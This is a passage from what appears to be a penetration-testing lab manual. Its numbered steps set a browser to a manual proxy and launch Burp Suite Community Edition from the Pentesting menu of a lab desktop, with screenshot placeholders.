
6. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.



7. A **Connection Settings** window appears. Select the **Manual proxy configuration** radio button and click **OK**. Close the **Preferences** tab.




8. Now, minimize the browser window, click the **Applications** menu from the top left corner of **Desktop**, and navigate to **Pentesting** -> **Web Application Analysis** --> **Web Application Proxies** --> **burpsuite** to launch the **Burp Suite** application.



Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.


9. In the next **Burp Suite Community Edition** notification, click **OK**.



